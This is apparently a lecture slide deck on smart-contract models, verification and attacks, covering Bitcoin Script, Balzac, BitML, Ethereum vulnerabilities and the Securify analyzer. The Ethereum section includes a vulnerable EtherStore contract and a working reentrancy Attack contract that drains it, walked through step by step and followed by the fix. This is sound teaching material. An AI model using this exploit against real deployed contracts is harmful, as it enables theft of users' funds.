Smart Contracts on Blockchains

Models, Verification and Attacks

We will see


- Bitcoin
 - Bitcoin scripting
 - how to very contract using high level languages
 - Balzac
 - BITML
- Ethereum
 - vulnerabilities in Ethereum contracts
 - overview of several vulnerabilities
 - DAO hack in detail
 - how to analyze such contracts
 - Securify

Smart Contracts on Bitcoin

Bitcoin Transactions

Most common case:


Input: which block output to spend, authentication **Output**: value, who can spend it



Bitcoin Transactions


What really happens:

Input: which block output to spend, unlocking script Output: value, locking script



Pay-to-public-key-hash (P2PKH) Script

Bitcoin Transactions - in general



(reverse-polish notation stack-based execution language)

Example

2 3 OP_ADD 5 OP_EQUAL

(reverse-polish notation stack-based execution language)

Example

stack

2 3 OP_ADD 5 OP_EQUAL



23 OP ADD 5 OP EQUAL

(reverse-polish notation stack-based execution language)

Example

2



2 3 OP_ADD 5 OP_EQUAL

(reverse-polish notation stack-based execution language)

Example

3
2



23 OP ADD 5 OP EQUAL

(reverse-polish notation stack-based execution language)

Example

5

stack

23 OP ADD 5 OP EQUAL

(reverse-polish notation stack-based execution language)

Example


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(reverse-polish notation stack-based execution language)

Example







Bitcoin Scripting Language (reverse-polish notation stack-based execution language)

Example

unlocking script 2 3 OP_ADD

locking script 5 OP_EQUAL

The system run: 2 3 OP_ADD 5 OP_EQUAL ... and check that true (and only true) is in the stack at the end

Bitcoin Scripting Language - P2PKH

Unlocking script <Alice Signature> <Alice Public Key>

Locking script OP_DUP OP_HASH160 <Alice Public Key Hash> OP_EQUALVERIFY OP_CHECKSIG

• Cryptographic primitives • OP_HASH160, OP_CHECKSIG, ...

• Time

- don't append until Timelock
- Check Lock Time Verify in Script
- Multisignature
 - N out of M singatures in Script
- Flow control
 IF, ELSE, ENDIF

Verification of Bitcoin Contracts

High Level Languages

Difficult to reason on complex examples with the Script language

- Proposals for high level models
- More, less or equally **expressive** w.r.t. Script
- Compile in Bitcoin Script
- Allow some form of property **verification**

We will look at some of them through an example

Example - timed commitment

Alice (committer)

- commits to a secret with a deadline
 - she will reveal the secret before the deadline
 - otherwise she will pay a price to Bob

Bob (receiver)

- read and use the secret if it is revealed
- punish Alice if the secret is not revealed before deadline

Balzac - Transactions

- Express Bitcoin transactions in readable way
- Allow to express protocols that uses such transactions
- Can perform some sanity checks

Balzac - Transactions

```
1 // A's view
_2 const fee = 0.00113 BTC
a const deadline = 2019-03-31
4 const kApub = pubkey:03ff...c9c3
s const kBpub = pubkey:03a5...c1fb
r transaction Commit(h, sigAc) {
   input = FundsA: sigAc
   output = this.input.value - fee:
     fun(x,s:string) .
10
        sha256(s) == h && versig(kApub;x)
11
     || checkDate deadline : versig(kBpub;x)
12
13 }
14
 transaction Reveal(h,s:string,sigAr) {
   input = Commit(h,_): sigAr s
16
   output = this.input.value - fee:
17
     fun(x) . versig(kApub;x)
18
19 }
```

Alice's commit

- Redeems FundsA
- "I will reveal s s.t. sha256(s) = h before
 2019-03-31 and take my money back OR Bob will get the money"

Alice's reveal

- Redeems Commit
- Reveal s (sha256(s) = h checked by locking script of Commit)
- Unlocking script checks Alice spends

Balzac - Transactions

```
// A's view
const fee = 0.00113 BTC
const deadline = 2019-03-31
const kApub = pubkey:03ff...c9c3
const kBpub = pubkey:03a5...c1fb
transaction Commit(h,sigAc) {
    input = FundsA: sigAc
    output = this.input.value - fee:
    fun(x,s:string) .
        sha256(s) == h && versig(kApub;x)
    || checkDate deadline : versig(kBpub;x)
}
```

Bob's timeout

- Redeems Commit
- Unlocking script check Bob spends
- Timelock deadline (checked by locking script of Commit)

```
, // B's view
\circ const fee = 0.00113 BTC
a const deadline = 2019-03-31
4 const kApub = pubkey:03ff...c9c3
s const kBpub = pubkey:03a5...c1fb
const kB = key:cQtk...fYgZ // private key
stransaction Commit(h,sigAc) {
  // as in A's view
9
10 }
11
12 transaction Reveal(h,s:string,sigAr) {
   // as in A's view
13
14 }
15
16 transaction Timeout(h) {
    input = Commit(h,_): sig(kB) _
17
    output = this.input.value - fee:
18
      fun(x) . versig(kB;x)
19
    absLock = date deadline
20
21 }
```

Balzac - Protocol

Actually we need a protocol using the transactions

- PA = put Commit(h, sigAc). B ! h. put Reveal(h, s, sigAr)
- $Q_{\mathsf{B}} = \mathsf{A} ? x. \operatorname{ask} \operatorname{Commit}(x, _). Q'$
- $Q' = ask \operatorname{Reveal}(x, _, _) as T. Q_{ok}(get_secret(T))$
 - + put Timeout(x). Qnok

Model

- **System**: parallel composition of the protocols of participants and blockchain
- Execution: computation on the process algebra

BITML

- Explicitly speaks about contracts
- Contracts are advertised, signed and executed
- Compiles in Script
- Possible executions (traces) can be model checked with LTL

BITML

Contract advertisement: {G}C

- precondition G
- contract C

$$G = A: ! 1 \ \& \ @ x | A: secret a | B: ! 0 \ \& \ @ y$$

- C = (reveal a.withdraw A)
 - + (afterdeadline:withdraw B)



Contract advertisement: {G}C

- precondition G
- contract C

Contract requirement fulfillment: A[x > {G}C]

- user A
- contract advertisement {G}C

Contract execution: (C, v)

- contract C
- value v

BITML

$\Gamma \to \Gamma \mid \{G\}C$	(1)
$\rightarrow \Gamma \mid \{\mathbf{G}\}\mathbf{C} \mid \{\mathbf{A} : a \# N\} \mid \mathbf{A}[\# \rhd \{\mathbf{G}\}\mathbf{C}]$	(2)
$\rightarrow \Gamma \mid \{\mathbf{G}\}\mathbf{C} \mid \{\mathbf{A} : a \# N\} \mid \mathbf{A}[\# \rhd \{\mathbf{G}\}\mathbf{C}] \mid \mathbf{B}[\# \rhd \{\mathbf{G}\}\mathbf{C}]$	(3)
$\rightarrow \Gamma \mid \{\mathbf{G}\}\mathbf{C} \mid \{\mathbf{A} : a \# N\} \mid \mathbf{A}[\# \rhd \{\mathbf{G}\}\mathbf{C}] \mid \mathbf{B}[\# \rhd \{\mathbf{G}\}\mathbf{C}]$	
$ A[x \triangleright \{G\}C]$	(4)
$\rightarrow \Gamma \mid \{\mathbf{G}\}\mathbf{C} \mid \{\mathbf{A} : a \# N\} \mid \mathbf{A}[\# \rhd \{\mathbf{G}\}\mathbf{C}] \mid \mathbf{B}[\# \rhd \{\mathbf{G}\}\mathbf{C}]$	
$ A[x \rhd \{G\}C] B[y \rhd \{G\}C]$	(5)
$\rightarrow \langle \mathbf{C}, 1 \not B \rangle_{x_1} \mid \{ \mathbf{A} : a \# N \} \mid t$	(6)
$\rightarrow \langle \mathbf{C}, 1 \not B \rangle_{x_1} \mid \mathbf{A} : a \# N \mid t$	(7)
$\rightarrow \langle \texttt{withdraw} \mathbf{A}, 1 \mathbf{B} \rangle_{x_2} \mid \mathbf{A} : a \# N \mid t$	(8)
$\rightarrow \langle A, 1 \not \!$	(9)

Comparison between models

Model	Expressiveness	Abstraction level	Verification
Balzac	= Bitcoin	Set of transaction	Basic type checking + sanity checking
lvy	= Bitcoin	Script	Basic type checking
Simplicity	> Bitcoin	Script	Type checking (with simple types)
Uppaal	> Bitcoin	Set of transaction + TA	LTL model checking
BitML	< Bitcoin	Contract	LTL model checking

Bitcoin is **not** for contracts...

Bitcoin is **not** for contracts... **Ethereum is for contracts!**

Bitcoin is **not** for contracts... **Ethereum is for contracts!**

Ethereum Virtual Machine executes bytecode

• A smart contract is a EVM program


Database with **transactions** and **system state**

Ethereum transactions

- Recipient (target ETH address)
- Value (ETH to send)
- Data

Used for

- Payments
- Invocation of contracts
 - \circ a specific function
- Creation of contracts
 - with a starting balance



Ethereum accounts

• Externally Owned Accounts

controlled by users

Contract Accounts

- do what the program tells
- executed in the Ethereum Virtual Machine
- contracts can call other contracts

Ethereum Bytecode

Turing completeness... but with limited resources

- Each instruction has a cost (in gas)
- Transactions specifies
 - a limited amount of gas (gas limit)
 - how many ETH he pays for gas (gas price)

Context of execution

- the contract state
- the caller transaction
- (limited view of the blockchain)

Ethereum contracts language

- EVM bytecode is difficult to use directly
- Several High Level Languages
 - Serpent
 - Solidity
 - Vyper
 - Bamboo

Ethereum contracts language

- EVM bytecode is difficult to use directly
- Several High Level Languages
 - Serpent
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}

```
contract Owned {
        address owner;
        // Contract constructor: set owner
        constructor() {
                owner = msg.sender;
        }
        // Access control modifier
        modifier onlyOwner {
            require(msg.sender == owner);
            _;
        }
```

```
contract Mortal is Owned {
    // Contract destructor
    function destroy() public onlyOwner {
        selfdestruct(owner);
    }
}
```

```
contract Faucet is Mortal {
    // Give out ether to anyone who asks
    function withdraw(uint withdraw_amount) public {
        // Limit withdrawal amount
        require(withdraw_amount <= 0.1 ether);</pre>
        // Send the amount to the address that requested it
        msg.sender.transfer(withdraw_amount);
    }
    // Accept any incoming amount
    receive () external payable {}
```

```
contract Token is Mortal {
    Faucet _faucet;
```

}

```
constructor() {
    _faucet = (new Faucet).value(0.5 ether)();
}
```

```
function destroy() ownerOnly {
    _faucet.destroy();
}
```


```
contract Token is Mortal {
   Faucet _faucet;
   constructor(address _f) {
    _faucet = Faucet(_f);
    _faucet.withdraw(0.1 ether);
  }
}
```

Contract security

- Arithmetic over/underflow
 - o as usual must be taken into account
- Unexpected Eth
 - assuming only functions can change the balance is a mistake
- Delegatecall
- External Contract Referencing (Type Flow)
- Uninitialized Storage Pointers
- Reentrancy
- Denial of Service (DoS)

DAO hack (2016 hard-fork, \$50 million)

- Contract functions can send ETH to the caller
- This may cause a call to a function of the caller contract
- The attacker can exploit this
 - malicious code calling back the vulnerable contract



Note: Reentrancy is actually a well known problem in computer science

Reentrancy - DAO hack (the vulnerable contract)

```
contract EtherStore {
```

```
uint256 public withdrawalLimit = 1 ether;
mapping(address => uint256) public lastWithdrawTime;
mapping(address => uint256) public balances;
```

```
function depositFunds() external payable {
    balances[msg.sender] += msg.value;
```

}

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

Reentrancy - DAO hack (the attacker)

contract Attack {

EtherStore public etherStore;

```
// intialize the etherStore variable with the contract address
constructor(address _etherStoreAddress) {
    etherStore = EtherStore(_etherStoreAddress);
}
```

```
function attackEtherStore() external payable {
    // attack to the nearest ether
```

```
require(msg.value >= 1 ether);
// send eth to the depositFunds() function
etherStore.depositFunds.value(1 ether)();
// start the magic
etherStore.withdrawFunds(1 ether);
```

```
}
```

```
function collectEther() public {
    msg.sender.transfer(this.balance);
}
// fallback function - where the magic happens
function () payable {
    if (etherStore.balance > 1 ether) {
        etherStore.withdrawFunds(1 ether);
    }
}
```

```
function attackEtherStore() external payable {
    // attack to the nearest ether
    require(msg.value >= 1 ether);
    // send eth to the depositFunds() function
    etherStore.depositFunds.value(1 ether)();
    // start the magic
    etherStore.withdrawFunds(1 ether);
```

You deposit 1 eth You withdraw 1 eth

Fine so far

}

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

```
function withdrawFunds (uint256 _weiToWithdraw) public {
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    require(_weiToWithdraw <= withdrawalLimit);
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    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

```
function withdrawFunds (uint256 _weiToWithdraw) public {
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    require(_weiToWithdraw <= withdrawalLimit);
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    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

You withdraw 1 eth

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    Fine so far
    require(msg.sender.call.value(_weiToWithdraw)());
    fallback of the attacker
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

Note: if fallback just take the money everything is fine!

The fallback function of the attacker

```
// fallback function - where the magic happens
function () payable {
    if (etherStore.balance > 1 ether) {
        etherStore.withdrawFunds(1 ether); → another call to withdrawFunds
    }
}
```

Note:

- Another call to the same function
- The old one remains in the stack

Note: balances and lastWithdrawTime are not updated yet

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    fallback of the attacker
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
```

```
// fallback function - where the magic happens
function () payable {
    if (etherStore.balance > 1 ether) {
        etherStore.withdrawFunds(1 ether);
    }
}
```

The fallback function of the attacker

- Assume etherStore.balance is 1
- Just take the ethereum (the second one)
- And we return to the second instance of withdrawFunds

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    fallback of the attacker
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
```

- Balances[attacker] take 0
- LastWithdrawTime[attacker] take now
- We go back to first instance of fallback and then to withdrawFunds

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    fallback of the attacker
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
```

- Balances[attacker] take -1 (more or less)
- LastWithdrawTime[attacker] take now

Solution

• Update the variables before calling the external code

or

• Use mutex

Denial of Service (DoS)

- When a user can make a contract inoperable
- Different possible sources:
 - Cost of the computation depends on input of the users
 - Loop through externally manipulated mappings/arrays
 - Contract loops on an array of subscribed users
 - Any user can subscribe
 - Subscribing lots of users can make the cost of running the contract higher than the gas limit of the contract


Automated Security Analysis of Ethereum Contracts

W.r.t. a security property,

e.g. "no state changes after call instructions"

Assume we have **safe** and **unsafe** \triangle calls:

- can we find all the safe\unsafe calls?




W.r.t. a security property,


e.g. "no state changes after call instructions"

Assume we have **safe** and **unsafe A** calls:


- can we find all the safe\unsafe calls? NO! (Turing completeness)



- Bug hunting approach
 - You try to find problems
 - If you can't just **assume** it is safe (you may miss issues)



- Bug hunting approach
 - You try to find problems
 - If you can't just **assume** it is safe (you may miss issues)
- New approach: **Securify**
 - If sure it is problematic \rightarrow error
 - If **sure** it is safe \rightarrow ok
 - \circ otherwise \rightarrow warning



Securify

often security properties can be expressed on the data-flow graph

- Given a security property, you must define two patterns
 - **compliance pattern** (pc): implies property
 - violation pattern (pv): implies property negation
- Securify check this patterns
 - \circ contract dependency graph \rightarrow semantic information in Datalog
 - \circ check pc and pv \rightarrow report violation, compliance and warning

Securify



Securify - property workflow

- 1. Original security property P
- 2. Data-flow graph property P's.t.

 \forall contract C . C \vDash P iff C \vDash P'

- 3. Patterns in the domain-specific language of Securify
- Compliance pattern (pc) s.t.
 - \forall contract C . if C \models pc then C \models P'
- Violation pattern (pv) s.t.
 - \forall contract C . if C \vDash vc then C $\vDash \neg$ P'

Securify language for properties

Properties speak about

- flow-dependency predicates
- data-dependency predicates
- $\begin{array}{lll} \varphi & ::= & \operatorname{instr}(L, Y, X, \dots, X) \mid Eq(X, T) \mid DetBy(X, T) \\ & \mid & MayDepOn(X, T) \mid MayFollow(L, L) \mid MustFollow(L, L) \\ & \mid & Follow(L, L) \mid \exists X. \varphi \mid \exists L. \varphi \mid \exists T. \varphi \mid \neg \varphi \mid \varphi \land \varphi \end{array}$

Example - DAO vulnerability

- 1. **Property P**: no state changes after the call instructions
- 2. **Property P'**: for all traces t, the storage does not change in the interval that start just before any call instruction and ends when the trace completes

3.

∃ call(L1,_,_). ∃ sstore(L2, _, _). mustFollow(L2, L1)

Encoded properties

Property	Туре	Security Pattern
LQ: Ether liquidity	compliance compliance violation	all stop(L_1). some goto(L_2, X, L_3). $X = \text{callvalue} \land Follow(L_2, L_4) \land L_3 \neq L_4 \land MustFollow(L_4, L_1)$ some call($L_1, _, _, Amount$). Amount $\neq 0 \lor DetBy(Amount, data)$ (some stop(L). $\neg MayDepOn(L, \text{callvalue})$) \land (all call($_, _, _, Amount$). Amount = 0)
NW: No writes	compliance	all call($L_1, _, _$, _). all sstore($L_2, _, _$). \neg MayFollow(L_1, L_2)
after call	violation	some call($L_1, _, _$, _). some sstore($L_2, _, _$). MustFollow(L_1, L_2)
RW: Restricted	compliance	all sstore(_, X, _). $DetBy(X, caller)$
write	violation	some sstore($L_1, X, _$). $\neg MayDepOn(X, caller) \land \neg MayDepOn(L_1, caller)$
RT: Restricted	compliance	$all \operatorname{call}(_,_,_,Amount)$. $Amount = 0$
transfer	violation	some $\operatorname{call}(L_1,_,_,Amount)$. $DetBy(Amount, \operatorname{data}) \land \neg MayDepOn(L_1, \operatorname{caller}) \land \neg MayDepOn(L_1, \operatorname{data})$
HE: Handled	compliance	all call($L_1, Y, _, _$). some goto($L_2, X, _$). MustFollow(L_1, L_2) \land DetBy(X, Y)
exception	violation	some call($L_1, Y, _, _$). all goto($L_2, X, _$). MayFollow(L_1, L_2) $\Rightarrow \neg$ MayDepOn(X, Y)
TOD: Transaction ordering dependency	compliance violation	$all \operatorname{call}(_,_,_,Amount). \neg MayDepOn(Amount,\operatorname{sload}) \land \neg MayDepOn(Amount,\operatorname{balance})$ some $\operatorname{call}(_,_,_,Amount).$ some $\operatorname{sload}(_,Y,X_1).$ some $\operatorname{sstore}(_,X_2,_).$ $DetBy(Amount,Y) \land X_1 = X_2 \land isConst(X_1)$
VA: Validated arguments	compliance violation	$all \operatorname{sstore}(L_1, _, X). \operatorname{MayDepOn}(X, \operatorname{arg})$ $\Rightarrow (some \operatorname{goto}(L_2, Y, _). \operatorname{MustFollow}(L_2, L_1) \land \operatorname{DetBy}(Y, \operatorname{arg}))$ $some \operatorname{sstore}(L_1, _, X). \operatorname{DetBy}(X, \operatorname{arg})$ $\Rightarrow \neg (some \operatorname{goto}(L_2, Y, _). \operatorname{MayFollow}(L_2, L_1) \land \operatorname{MayDepOn}(Y, \operatorname{arg}))$

Conclusions

- Very different contexts for smart contracts
- Very different languages for smart contracts
- **Critical** lots of money may be involved
- Error prone attacker view everything and has lots of options
- Problems are **not peculiar**
- **Standard solutions** and techniques can be successfully applied

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